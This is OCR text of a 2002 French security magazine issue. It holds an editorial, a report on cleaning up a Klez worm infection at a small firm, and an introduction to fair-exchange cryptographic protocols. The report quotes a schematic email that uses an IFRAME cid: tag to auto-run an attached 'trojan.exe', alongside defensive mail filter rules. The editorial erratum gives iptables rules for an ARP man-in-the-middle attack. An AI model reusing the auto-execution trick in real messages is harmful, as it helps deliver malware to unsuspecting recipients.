100 % Sécurité Informatique

novembre-décembre 2002

MISC

4

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

Dossier

Internet un château construit sur du sable ?

... ou les protocoles réseaux en question

Droit

Un scan de ports est-il légal ?

Virus

Autopsie du macro virus Concept

Fiches pratiques

Sécurisation d'un serveur MYSQL


Réseaux

Les dénis de service

L 19018 - 4 - F: 7,45 € - RD

France Metro : 7,45 Eur - BEL, LUX, PORT : 8,5 Eur - CAN : 13 $C - MAR : 75 DH

A découvrir en kiosque



Misc

est édité par Diamond Editions
B.P. 121 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
service commercial : abo@miscmag.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédaction
Rédacteur en chef : Denis Bodor
Rédacteur en chef adjoint :
Frédéric Raynal
Conception graphique : Katia Paquet
Impression : Didier Québécor - Strasbourg
Responsable publicité :
Véronique Wilhelm
Tél. : 03 88 58 02 08
Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Service abonnement :
Tél. : 03 88 58 02 08

Dépôt légal : 2 e Trimestre 2001
N° ISSN : en cours
Commission Paritaire : 02 04 K 81 190
Périodicité : Bimestriel
Prix de vente : 7,45 euros

Printed in France
Imprimé en France

EDITO

Eh oui, nous revoilà. Vos messages de sympathie, tant électroniques que ceux reçus de vive voix lors des LSM [1], nous ont bien motivé pour partir de plus belle. A propos des LSM, pour ceux qui ont préféré se prélasser sur les plages et prendre des coups de soleil, vous avez vraiment raté un évènement exceptionnel. Les organisateurs du topic sécurité (B. Spengler et L. Oudot) ont vraiment réussi à monter une série de conférences passionnantes.

De notre côté, nous avons profité de l'été pour toiletter le magazine et mettre en place un site web [2]. Rassurez-vous, si l'aspect change, la teneur des articles reste la même. Nous espérons que cette nouvelle présentation rendra la lecture plus agréable.

Le dossier de ce numéro est consacré à un aspect connu, mais rarement ouvertement abordé, des protocoles réseau : leurs faiblesses, que ce soit au niveau structurel (attaque de l'homme du milieu ou certains dénis de service), ou conceptuel (DHCP, DNS, et beaucoup d'autres encore). Ces protocoles constituent les fondements mêmes des réseaux, Internet compris, et beaucoup souffrent de grosses lacunes.

Au temps des dinosaures, dans les années 1980, lorsque toutes ces choses ont été élaborées, la sécurité n'était pas du tout une notion importante. En fait, le réseau se voulait ouvert, convivial, amical, alors pourquoi prévoir des mesures défensives ? Et pourtant, les choses ont continué à grandir sur ces premières briques. Petit à petit, on essaie des palliatifs. Maintenant, on met de la cryptographie (presque) partout où c'est possible (IPSec, SSL/TLS, SSH sont quelques exemples). Ensuite, on vend des solutions en disant «Regardez, il y a un firewall et de la cryptographie, alors vous êtes tranquilles !» Je vous conseille de ne pas croire un tel vendeur sur parole.

D'ailleurs, il en va de même lors de la mise au point de logiciels. D'abord, les concepteurs commencent par imposer des fonctionnalités. Ensuite seulement, ils considèrent la sécurité du tout, ce qui fait que celle-ci est souvent ressentie à la fois par les utilisateurs et les administrateurs comme un fardeau, une contrainte. Et pourtant, il existe des logiciels qui ont été conçus avec un désir de sécurité dès le début (postfix, vsftp, pop3a...). Ils offrent exactement les mêmes fonctionnalités que d'autres. Mais comme la sécurité est présente depuis le début, elle n'est une gêne pour personne, au contraire.

Cette démarche me semble quand même la plus rationnelle, mais je me demande pourquoi elle apparaît toujours comme marginale...

[1] **http://lsm.abul.org/program/topic02/topic02.php3**

[2] **http://www.miscmag.com**

Erratum

Dans l'article du précédent numéro sur ARP (qui aurait tout à fait sa place dans ce dossier), nous nous sommes trompés dans les règles de Netfilter à plusieurs reprises :

- pour le proxying, il faut en fait lire :

```
iptables -t nat -A PREROUTING -p tcp -s robin -d batman \
--dport 80 -j REDIRECT --to-ports 80
```

En effet, la cible REDIRECT appartient à la table NAT.

- pour le DoS, puisque l'attaquant se place comme routeur, il faut utiliser la table FORWARD :

```
iptables -A FORWARD -p tcp -s robin -d batman -j DROP
```

Pour cette fois, je décide que les coupables seront épargnés (il faut dire que j'en fais partie !).

Frédéric Raynal

SOMMAIRE

TEMOIGNAGE

CRYPTOGRAPHIE

VIRUS

DROIT

DOSSIER : INTERNET, UN CHATEAU CONSTRUIT SUR DU SABLE ? LES PROTOCOLES RÉSEAUX EN QUESTION

PROGRAMMATION

RÉSEAU

FICHES TECHNIQUES

SCIENCE

L'ADSL COMPLIQUE

OU RÉCIT D'UNE INTERVENTION CONTRE

Depuis le mois de mai dernier, le virus KLEZ a circulé librement sur l'Internet, se propageant rapidement par la messagerie. Les petites entreprises récemment connectées à l'Internet par l'ADSL en ont fait les frais. Cas réel et problématique de sécurisation d'une société informatique se croyant protégée par un firewall personnel et un antivirus mal configuré. Cet article est le rapport concernant la démarche d'analyse et les réactions techniques utilisées face à une contamination virale perturbant fortement l'activité d'une PME. En résumé : comprendre et agir vite sur les PC Windows de l'entreprise et sur un serveur de messagerie Sendmail sous Linux.

UN CONTEXTE CLASSIQUE

ARCHITECTURE

Une petite entreprise informatique rennaise utilise moins d'une dizaine de PC sous Windows 98 SR2. La connexion RNIS s'est récemment transformée en une connexion ADSL partagée par tous les utilisateurs au travers un PC comportant une carte LAN côté Internet, et une autre côté LAN. Beaucoup de sharewares sont téléchargés et utilisés sur ce poste : du client Messenger pour le chat au satellite P2P pour télécharger des fichiers MP3. L'entreprise utilise un serveur Web et messagerie unique, hébergé et administré à distance par Webmin (www.webmin.com) et par un client SSH (Telnet chiffré). Ce serveur héberge également tous les clients et partenaires de la société (sites Web et messageries). Il possède une version de Linux datant de 1999. Aucun patch n'a été appliqué depuis 1999.

PROTECTION

Le firewall personnel ZoneAlarm et son patch français ont été installés sur le PC frontal. Tous les PC disposent d'un antivirus Norton 2000, dont la version du fichier de signature est très "aléatoire".

Tous les PC partagent leurs répertoires en lecture écriture, sans notion d'authentification (pas de domaine NT). Aucune politique de mot de passe.

Un serveur local sous Linux partage ses répertoires par Samba, en accès RW pour tous également.

Le serveur hébergé possède Amavis, un scanneur de mail pour Sendmail, et Antivir (**www.antivir.de**) comme antivirus sous Linux. Classique. Sans problème sur un réseau isolé. Mais le jour où l'Internet arrive...

LE SYMPTOME : KLEZ

LE VIRUS KLEZ

Klez.H est capable de se propager par email, par ICQ et via les dossiers partagés. Il se présente sous la forme d'un message dont le titre, le corps et le nom du fichier attaché sont aléatoires : combinaisons prédéfinies ("A special funny game", "A IE 6.0 patch", etc.), faux messages d'erreur ("Undeliverable mail--"[sujet]" ou "Returned mail--"[sujet]") ou faux utilitaires de protection contre une version précédente du virus ("Worm Klez.E immunity"). Entre autres effets, Klez.H se déclenche le 6 des mois impairs et supprime les antivirus et firewalls personnels les plus courants, laissant l'ordinateur vulnérable, notamment aux autres virus. Il peut par ailleurs se propager accompagné d'un fichier pris sur le disque dur de la victime, d'où un risque potentiel pour la confidentialité des données. Comme le ver peut utiliser son propre moteur SMTP, le message peut provenir de n'importe quelle adresse email. W32/Klez-H peut aussi se propager sur les partages réseau des autres machines en utilisant des noms de fichiers aléatoires. Les fichiers peuvent avoir une double extension, comme par exemple "fichier.txt.exe".

Le ver exploite une faille MIME et IFRAME présente dans certaines versions de Microsoft Outlook, Outlook Express et Internet Explorer qui permet à un fichier exécutable d'être exécuté automatiquement sans que l'utilisateur ne double-clique sur la pièce jointe. Pour s'en préserver, il est impératif de mettre à jour son antivirus et, le cas échéant, d'appliquer les correctifs de sécurité d'Internet Explorer/Outlook (appelés patches cumulatifs sur le site de Microsoft) afin d'empêcher le virus de s'exécuter automatiquement. Un utilitaire de désinfection est néanmoins disponible pour rechercher et éliminer le virus Klez, ainsi que son virus associé ElKern.

LA SÉCURITÉ

LA PROPAGATION DU VIRUS KLEZ

LES MAILS REÇUS

Les mails sont ici tous différents, une trentaine reçus par jour, et possèdent certaines caractéristiques qui ne trompent pas :

- Le sujet est en langue anglaise et de type "Undeliverable mail" ou "Return Mail", ce qui tente les postmasters de regarder le contenu de la pièce jointe.
- Il comporte 2 pièces jointes, dont une possédant une double extension.
- Le contenu du message est trompeur : la pièce jointe est censée nettoyer votre PC d'une ancienne version de KLEZ !

Le virus KLEZ contamine une machine A et prend 2 adresses B et C contenues dans les fichiers locaux du cache d'Internet Explorer. Le virus expédie un mail contaminé à B en indiquant l'adresse de la machine C dans le champ From:. C'est pour cela que les webmasters sont le plus souvent contaminés (adresses contenues sur les pages d'accueil).

```
Date: Thu, 13 Jun 2002 20:37:28 +0200
De: "Mail Delivery Subsystem" <MAILER-DAEMON@host.monsite.com>
À: webmaster@monsite.com
Objet: Returned mail: User unknown
The original message was received at Thu, 13 Jun 2002 20:36:09 +0200
from dyn-213-36-129-208.ppp.tiscali.fr [213.36.129.208]
----- The following addresses had permanent fatal errors -----
<jjj@mmm.com.br>
----- Transcript of session follows -----
... while talking to spock.mmm.com.br.:
>>> RCPT To:<jjj@mmm.com.br>
<<< 550 5.1.1 <jjj@mmm.com.br>... User unknown
550 <jjj@mmm.com.br>... User unknown
--------------------------------------------------------------------------------
Attachement : Message/delivery-status
Reporting-MTA: dns; host.monsite.com
Received-From-MTA: DNS; dyn-213-36-129-208.ppp.tiscali.fr
Arrival-Date: Thu, 13 Jun 2002 20:36:09 +0200
Final-Recipient: RFC822; jjj@mmm.com.br
Action: failed
Status: 5.1.1
Remote-MTA: DNS; spock.mmm.com.br
Diagnostic-Code: SMTP; 550 5.1.1 <jjj@mmm.com.br>... User unknown
Last-Attempt-Date: Thu, 13 Jun 2002 20:37:28 +0200
```

Exemple de mail reçu en abondance tous les jours

```
<HTML>
<BODY>
<IFRAME SRC=3Dcid: TROJAN height=3DO widht=3DO></IFRAME>
<br>Le Trojan se lance tout seul !<br>
</BODY>
</HTML>
--==================_179970898==_
Content-Type: audio/x-wav; name="trojan.exe"
Content-Transfer-Encoding: base64
Content-Disposition: attachement; filename="trojan.exe"
Content-ID: <trojan>
TVqQAAMAAAAEAAAA//AAAAgAAAAAA4fug4AtAnN1bgBTMOhVGhp
(...)
```

Principe du trojan s'exécutant automatiquement avec la balise iframe

La balise <iframe> peut ouvrir un cadre à l'intérieur d'une page HTML. Mais utilisée avec l'instruction SRC=3Dcid: TROJAN, le TROJAN s'exécute alors tout seul dès réception par le client de messagerie (non patché).

RÉACTIONS ANTIVIRUS

L'antivirus du serveur de messagerie n'a pas réagi à toutes ces pièces jointes. En effet, l'association Sendmail - Amavis et Antivir de 1999 ne permet pas de scruter un mail relayé ou sortant. Le fichier /var/log/scanmails/logfile ne contient aucune alerte. Il faut pour cela la version 8.12 de Sendmail, la librairie LibMilter ou une version récente d'Amavis. Pour la version de Linux installée chez l'hébergeur, impossible de mettre à jour ces logiciels sans patcher le noyau. De plus, une pièce jointe encapsulée, comme par exemple un forward d'un mail réalisé par un utilisateur (souhaitant rediriger un mail reçu vers un autre utilisateur), ne peut être scanné par Amavis. Par contre, un antivirus comme Norton (pour Exchange) détecte les virus encapsulés. Côté PC client, chaque mail reçu par Outlook est scanné par Norton (version récente). C'est lui qui nous informe de la version de KLEZ (Win32.KLEZ.H@mm).
Le premier constat est alarmant : l'antivirus du serveur n'a rien déclenché contre KLEZ. L'image de la société est en jeu : certains mails vont transiter et indiquer le nom de cette entreprise dans le champ From:.

REACTIONS IMMEDIATES

DÉSINFECTION DES PC

Le site **http://aspirine.org** nous guide vers un logiciel permettant d'éradiquer KLEZ sur un PC à partir d'une disquette. Mais le problème demeure : qui émet ces nombreux emails ? Soit un poste local contaminé, soit le PC frontal, soit le serveur subit le relayage de tous ces emails.

Procédure suivie :

- Arrêt de tous les PC, débranchement du câble réseau LAN Internet ;
- Boot sur la disquette fixKlez et scan intégral du disque ;
- Redémarrage, réinstallation de Norton, et scan du PC entier avec le fichier de signature du jour ;
- Remise en réseau LAN lorsque tous les PC sont scannés.

Résultat : rien sur le LAN.

PATCH CUMULATIF POUR IE ET OUTLOOK

- Téléchargement des derniers patches cumulatifs pour IE et Outlook sur le site de Microsoft ;
- Installation sur tous les PC de l'entreprise.

DÉSINFECTION DES SERVEURS

Procédure suivie sur le serveur local :

- Débranchement du câble réseau LAN ;
- Arrêt des processus SAMBA, Apache et MySQL ;
- Scan de toutes les partitions Linux avec Antivir à jour ;

```
# antivir --allfiles /
```

- Scan sur le serveur hébergé ;

Résultat : rien.

LIMITER LES RÉPERTOIRES PARTAGÉS

Sur le PC connecté à l'Internet (frontal et passerelle entre l'Internet et le LAN), la commande MSDOS `net (share|use|view)` permet d'afficher tous les partages actifs : les répertoires montés et les répertoires accessibles.

```
c:> net share
Nom partage Ressource Remarque
-------------------------------------------------------------------------------
D$ D:\ Partage par défaut
C$ C:\ Partage par défaut
ADMIN$ C:\WINNT Administration à distance
IPC$ IPC distant
donnees D:\donnees
Mes documents C:\Documents and Settings\utilisateur1\Mes documents
Program Files C:\Program Files
La commande s'est terminée correctement.

c:> net use
Les nouvelles connexions seront mémorisées.
Etat Local Distant Réseau
-------------------------------------------------------------------------------
OK G: \\Serveur1\DATA Réseau Microsoft Windows
Déconnectée I: \\Serveur2\dev\html Réseau Microsoft Windows
La commande s'est terminée correctement.

c:> net view
Nom de serveur Remarque
-------------------------------------------------------------------------------
\\SERVEUR1
\\SECRETARIAT
\\REF
```

La commande s'est terminée correctement.

Résultats :

- Les répertoires du système sont en accès libre (Program Files) afin de partager les exécutables de certaines applications.
- Les répertoires utilisateurs sont accessibles : lecteur amovible ZIP, Mes Documents, etc.
- Tous les répertoires partagés des autres PC et le serveur Linux (partage SAMBA) sont en accès lecture et écriture pour tous : cela simplifie en effet le rebond et la propagation du virus !

Actions :

- Désactiver tous les partages système sur tous les PC ;
- Désactiver les partages utilisateurs les uns après les autres, ne jamais partager un répertoire standard sous Windows du type "Mes Documents" ou "Mes images", bien connus des virus ;
- Modifier les droits d'accès sur le serveur local Samba (lecture seule) avec un outil comme Webmin ou SWAT.

BILAN

- Pas de virus sur les PC et le serveur Linux du LAN ;
- Le serveur hébergé sert donc de relayage pour les attaquants (RELAY) ;
- Ce serveur unique est trop sensible : il est doté d'une version Linux ancienne (1999), n'a jamais été patché, et comporte tous les services : SMTP, POP et Web pour la société, pour les clients et pour les partenaires. Une faille dans un des services peut rendre le serveur vulnérable.

> *Remarque : Ne pas systématiquement renvoyer un mail à l'expéditeur de ces courriers infectés, comme le font certains antivirus de serveurs de mails, car justement les adresses mentionnées dans ces mails ne sont pas celles des gens concernés.*

PARADES REACTIVES

PARAMÉTRAGE ANTIVIRUS

L'antivirus Norton nécessite un paramétrage affiné après une installation par défaut. Il faut cocher la case "Analyser le secteur de boot/fichier système", sinon le virus peut se réactiver à chaque redémarrage du PC, et retirer les fichiers à exclure du scan.

Sur le serveur Linux, déclarer un cron (toutes les nuits) permettant de scanner toutes les partitions Linux avec Antivir en ligne de commande :

```
# antivir --allfiles /
```

RÈGLES DU FIREWALL

Les logs de ZoneAlarm en disent long sur les nombreuses tentatives d'intrusion et le nombre de scans impressionnants : les clients ADSL sont des cibles réputées faciles pour les attaquants. Les plages DHCP utilisées par les principaux opérateurs sont connus publiquement, ce qui simplifie l'automatisation de scans distants par NMAP par exemple.

Mais le plus impressionnant lors d'un audit est l'état à chaud des règles "auto-générées" par Zonealarm :

- une vingtaine d'applications sont déclarées (FTP, DCOM, etc., et divers logiciels P2P) ;
- une majorité est en accès libre, entrant comme sortant ;
- tous les ports dynamiques (>1024) sont autorisés.

Bilan : ZoneAlarm est imperméable à son installation. Il définit ses règles par un jeu de question/réponse pour chaque nouvelle application accédant à l'Internet. Pratique, mais quand l'utilisateur est lassé, c'est-à-dire au bout de 2 questions, tout devient autorisé ! Le firewall est bien actif dans le barre des tâches, mais pour rien. De plus, ZoneAlarm existe en version PRO, plus adaptée pour les entreprises (fonctionnalités plus évoluées).

ADSL ET DHCP

Les connexions ADSL utilisent l'attribution d'adresse IP dynamique par le protocole DHCP. En clair, votre PC se voit affecter une adresse IP disponible chez votre fournisseur d'accès. Souplesse pour certains, mais complexité pour la sécurisation : il devient impossible de sécuriser certains flux. Par exemple, pour un firewall, les règles deviennent impossibles à définir. Dans notre cas, la fonctionnalité de relayage (option RELAY) peut être réduite par rapport à une adresse ou une plage d'adresses IP. Avec ADSL et DHCP, c'est impossible. Votre serveur de mail va donc continuer à relayer certains mails contaminés. Les accès POP (client) ne peuvent pas être sécurisés non plus. Une solution pour les professionnels, choisir un abonnement ADSL avec attribution d'une adresse IP fixe.

PARADES PROACTIVES

MISE À JOUR SIGNATURES ET LISTES DE DIFFUSION

Le PC connecté en permanence sur l'Internet doit activer manuellement l'option Live Update afin de mettre à jour les fichiers de signatures, ainsi que tous les produits installés pour cet éditeur. Il faut également automatiser un scan total quotidien, par exemple pendant le repas du midi, grâce au planning automatique.
Pour les listes de diffusion, s'inscrire sur les sites concernant les éditeurs (Microsoft, Sendmail, Antivir, distribution Linux, etc.) et les listes de discussion comme celle du CNRS sos-virus.

PROTECTION SERVEUR MESSAGERIE

Comme nous l'avons évoqué, KLEZ se propage par mail, comme les virus récents de type NIMDA. Il est possible de le filtrer relativement simplement avec les principaux MTA du marché. En effet, si le sujet du mail infecté est variable, l'attachement est toujours le même avec la même "boundary" MIME, un champ "iframe src=3Dcid:" ou une extension ".EXE" qu'il est relativement simple de détecter et donc de filtrer.

Pour Sendmail, il suffira de rajouter les lignes suivantes dans le fichier sendmail.cf :

```
HContent-Type: $>Check_Content_Type_Header
SCheck_Content_Type_Header
R$*;$*;boundary="====_ABC1234567890DEF_====" $#error $: 553 Attention ! Ce
message est peut-etre infecte par un virus de type Nimda.
Avec Postfix, il suffit de filtrer les fichiers *.exe. Dans le fichier main.cf :
body_checks = regexp:/etc/postfix/body_checks
```

Et le fameux body_checks qui doit pour le moins contenir :

```
/^[ESPACE TAB]*name=.*\.exe/ REJECT
```

ESPACE et TAB qui se trouvent entre crochets sont à remplacer par un espace et une tabulation.

AUTO-TEST

Certains sites permettent de tester rapidement et périodiquement la protection des réseaux contre les exploits d'emails - par exemple sont testées les menaces d'emails qui utilisent les exploits Iframe Remote et Object Codebase - et de vérifier si les logiciels antivirus fonctionnent correctement (client->serveur->client).

Par exemple, sur **http://www.gfsfrance.com/emailsecuritytest/**, vous pouvez tester gratuitement en indiquant votre adresse email.

Sinon, vous pouvez faire circuler le virus test EICAR (inoffensif) sur votre réseau et observer quelle machine le détecte en premier.

PRÉCONISATIONS

- Se méfier des pièces jointes compressées avec l'extension .ZIP, avec un mot de passe pour protéger leur ouverture. En effet, les antivirus ne peuvent les ouvrir pour les désinfecter.
- Interdire les extensions sensibles comme .exe pour toutes les pièces jointes sur le serveur de messagerie.
- Appliquer régulièrement les patches cumulatifs de Microsoft pour les clients de messagerie.
- Mettre à jour les versions des logiciels serveurs SMTP et Web en adoptant un contrat maintenance chez votre hébergeur par exemple.
- Il est envisageable de mettre en place un routeur filtrant, allégeant l'action du firewall.
- Désigner un personnel responsable des antivirus, chargé de la mise à jour hebdomadaire de tous les PC pour les signatures et les patches cumulatifs des logiciels Microsoft.

CONCLUSION

ADSL n'est pas un problème en soi. Le problème réside dans la facilité et la rapidité d'utilisation, et inévitablement de la propagation des virus. La sécurité n'est pas une préoccupation pour les petites entreprises. Les forfaits ADSL séduisent au niveau budget de fonctionnement et qualité de service pour les utilisateurs, qui oublient rapidement qu'ils sont sur l'Internet. La menace provient des emails, tout le monde le sait depuis peu. Sécuriser un réseau d'entreprise nécessite la mise en place d'outils spécialisés. Les outils existent. L'antivirus et le firewall sont de plus en plus généralisés. Reste à les administrer, un métier encore inconnu ou trop cher pour les petites structures. L'utilisation de la connexion Internet dans une PME doit rester une utilisation professionnelle, basée sur les services du Web et de la messagerie. Reste à sensibiliser à ne pas cliquer sur OK dès que ZoneAlarm pose une question. Les protections seront alors beaucoup plus simples à mettre en œuvre. Et tout le monde sait que la sécurité basée sur les adresses IP va être de moins en moins possible par l'utilisation massive du protocole DHCP en milieu professionnel.

Une intervention déclenchée sous la panique du directeur de la société, maintenant sensibilisé à l'image de son entreprise véhiculée par des messages infectés.

Thierry Martineau thierrymartineau@yahoo.fr

INTRODUCTION AUX PROTOCOLES

Après avoir vu, dans les précédents numéros de MISC, les protocoles à divulgation nulle de connaissance, de transfert oublieux et de partage de secret, nous allons nous intéresser aux protocoles d'échange équitable.

PRÉSENTATION DU PROBLÈME

Le problème de l'échange équitable (en anglais « Fair Exchange ») prend sa source dans la vie de tous les jours. Il s'énonce simplement : comment deux personnes peuvent-elles s'échanger des objets (matériels ou immatériels) de manière équitable, c'est-à-dire de telle sorte qu'aucune des deux parties ne soit lésée dans l'échange ? De manière plus formelle, si Alice et Bob possèdent respectivement les objets i_A et i_B, alors l'échange est équitable si, à la fin du protocole, soit Alice et Bob ont obtenu respectivement i_B et i_A, soit ni Alice ni Bob n'a obtenu l'information attendue, ne serait-ce que partiellement.

La difficulté provient fondamentalement de l'asynchronisme de l'échange : la personne qui reçoit en premier l'objet de l'autre peut interrompre l'échange et garder les deux objets. Un exemple typique est la vente par correspondance. Dans une telle situation, le vendeur ne veut pas envoyer l'article en premier de peur de ne pas être payé et, réciproquement, le client ne veut pas envoyer le paiement en premier de peur de ne pas recevoir l'article attendu.

La difficulté est naturellement amplifiée dans le cas d'échanges sur des réseaux informatiques ; d'une part pour des raisons techniques (le protocole peut être interrompu involontairement), d'autre part en raison de la difficulté d'identifier le correspondant, voire de le poursuivre en justice en cas de manquement de sa part. Le fait que l'objet soit dans ce cas immatériel - on parlera alors d'« information » - et puisse donc être dupliqué à volonté, ne modifie pas le problème, mais ouvre, comme nous le verrons plus loin, des perspectives intéressantes pour le résoudre.

Afin de montrer l'importance du problème de l'échange équitable, donnons quelques exemples d'application :

- le troc : deux informations de valeur similaire sont échangées ;
- la vente d'information : une information est fournie contre un paiement ;
- la signature de contrat : deux personnes distantes doivent apposer leur signature sur un même contrat ;
- l'échange non répudiable : une information est délivrée en échange d'une preuve de reçu (similaire au fameux « envoi en recommandé avec accusé de réception »).

L'IMPOSSIBILITÉ DE L'ÉCHANGE ÉQUITABLE PARFAIT

Si le problème de l'échange équitable peut s'énoncer facilement, il n'en est pas de même pour le résoudre. Donnons avant tout quelques définitions relatives aux protocoles d'échange équitable. On dit que le protocole vérifie la propriété de « completeness » s'il réussit dès lors que les entités sont honnêtes. On dit que le protocole vérifie la propriété de « timeliness » si, à tout instant du protocole, chaque partie engagée peut atteindre en un temps et un nombre de messages finis, une situation qui lui permette de se retirer de l'échange sans perte d'équité. Enfin, on dit qu'un protocole d'échange équitable est *parfait* s'il vérifie les propriétés de *completeness* et de *timeliness*.

Ainsi, Pagnia et Gärtner ont prouvé en 1999 que l'échange équitable parfait, entre seulement deux parties, est impossible [1]. L'assertion semble évidente. Pour s'en convaincre, on peut rapidement dresser la preuve informelle suivante : supposons que P soit un protocole d'échange équitable parfait ; soit (u_n) la suite des messages échangés entre les deux entités et (u'_n) la suite extraite constituée uniquement des messages nécessaires pour assurer l'équité. Comme P vérifie la propriété de timeliness, la suite u' est finie ; d'autre part, comme P vérifie la propriété de completeness, u' n'est pas la suite vide. Autrement dit, il existe un dernier message échangé entre A et B, qui assure l'équité du protocole. Il suffit de supprimer ce dernier message, et l'une des deux parties (celle qui a envoyé ce message) se trouve dans un état de succès (elle considère que le protocole s'est achevé avec succès), alors que l'autre se trouve dans un état d'échec (elle n'a pas reçu le dernier message qui permettait d'assurer l'équité de l'échange) ; ce qui est contradictoire avec le fait que P soit un protocole d'échange équitable parfait.

DESCRIPTION DES CLASSES DE PROTOCOLES EXISTANTS

Puisque l'échange équitable parfait entre seulement deux entités n'existe pas, il est nécessaire de concevoir des méthodes palliatives.

Tout d'abord, il est possible de tendre vers l'équité de manière asymptotique, en utilisant un protocole d'*échange graduel*. Retrouvons Alice et Bob pour illustrer cette méthode. Comme nous l'avons vu, si Alice envoie i_A en premier, alors Bob, possédant maintenant i_A et i_B, peut stopper l'exécution

D' ÉCHANGE ÉQUITABLE

du protocole avant d'envoyer i_B à Alice. La situation inverse, où Bob commence l'échange est tout aussi inéquitable. Alice et Bob peuvent alors décider d'envoyer tour à tour un bit de leur information. La situation reste inéquitable car, à chaque tour, Alice (en supposant que ce soit elle qui commence) est dans une position défavorable en dévoilant un bit avant Bob, mais cette iniquité a été réduite à une quantité d'information élémentaire. Mieux, Tedrick a montré que l'on peut ne s'échanger qu'une fraction de bit à chaque tour [2]. Plusieurs inconvénients surgissent cependant. Tout d'abord, il est clair que plus l'échange sera proche de l'équité, plus le nombre de messages échangés entre les deux entités sera grand ; cette contrainte interdit ce type de protocoles pour de nombreuses applications. Ensuite, outre le fait que les informations doivent être de même valeur, les deux entités doivent avoir des puissances de calcul équivalentes ; dans le cas contraire, l'entité la plus puissante pourra interrompre le protocole et « deviner » la fin de l'information plus rapidement que l'autre. Enfin, il est difficile de prouver que chaque information partielle est effectivement une partie de l'information globale attendue. Par exemple, si Bob n'envoie que des bits aléatoires, Alice doit s'en apercevoir avant qu'elle n'ait fini d'envoyer entièrement son information à Bob.

Une variante des protocoles graduels sont les protocoles *probabilistes* : la probabilité que l'échange soit équitable croît avec le nombre de messages échangés, mais les informations ne sont pas partiellement dévoilées à chaque tour. Ainsi, une entité ne peut pas stopper le protocole en espérant deviner la fin de l'information ; elle peut uniquement stopper le protocole, et ainsi retrouver, avec une probabilité très faible dépendante du nombre de messages échangés, l'information dans sa globalité.

Un second grand type de protocoles d'échange équitable utilise une *Tierce Partie de Confiance* (TPC). Ici, on introduit une troisième entité C à laquelle A et B font confiance. Cette partie peut être *en ligne*, c'est-à-dire qu'elle est appelée dans chaque échange, ou *hors ligne*, c'est-à-dire que l'on ne fait pas appel à elle pendant l'échange. Depuis quelques années, sont apparus des protocoles où on ne fait appel à la tierce partie de confiance que dans les cas de conflit entre les protagonistes ; on parle alors de protocole d'échange équitable *optimiste*.

Un protocole très simple utilisant une tierce partie de confiance en ligne est le suivant : Alice et Bob font confiance tous les deux à Charlie, Alice et Bob envoient respectivement i_A et i_B à Charlie. Celui-ci, en possession des deux informations, peut maintenant les redistribuer respectivement à Bob et Alice.
Si ce protocole assure l'équité, il possède en revanche l'inconvénient majeur de faire intervenir une tierce partie qui doit, d'une part être de confiance, d'autre part être disponible au moment de l'échange (il est difficile d'avoir un grand nombre de TPC ; elles deviennent donc rapidement des goulots d'étranglement).

Dans les protocoles utilisant une tierce partie de confiance hors ligne, celle-ci doit être en mesure de rétablir l'équité à n'importe quel instant du protocole. Une manière naïve de procéder est que la tierce partie possède toutes les informations que les entités qui lui font confiance sont en mesure d'échanger ; dans ce cas précis, cela ne peut réellement fonctionner que pour des objets immatériels. En cas de conflit entre A et B, C pourra alors rétablir l'équité.

ÉTAT DE LA RECHERCHE

Après avoir vu l'importance des protocoles d'échange équitable et le fait qu'il est impossible d'en créer un parfait, on comprend l'engouement que les recherches dans ce domaine provoquent depuis vingt ans. A la recherche du meilleur algorithme, on s'aperçoit qu'il est nécessaire de faire des choix, des compromis, et qu'une amélioration selon un critère (nombre d'échanges nécessaires, avec ou sans TPC, etc.) se fait généralement au détriment d'un autre critère. On a donc vu au fil des années les protocoles se spécialiser dans une tâche et un environnement donnés. On obtient ainsi un classement de ces protocoles selon deux axes orthogonaux : l'objectif du protocole (troc, vente, signature de contrat, échange non répudiable, etc.) et le schéma mis en œuvre pour y arriver (avec ou sans TPC, etc.). Aujourd'hui, la recherche sur les problèmes d'échange équitable reste active ; si le classement selon l'axe des objectifs semble rigide, il est certainement possible d'introduire de nouveaux schémas conceptuels, autres que les deux grands types de protocoles que nous avons vus. En particulier, nous avons discuté ici de l'échange équitable entre deux parties ; comment l'introduction d'entités supplémentaires pourrait-elle améliorer les schémas existants ?

Gildas Avoine
Laboratoire de Sécurité et de Cryptographie, École Polytechnique Fédérale de Lausanne.
http://lasecwww.epfl.ch

RÉFÉRENCES

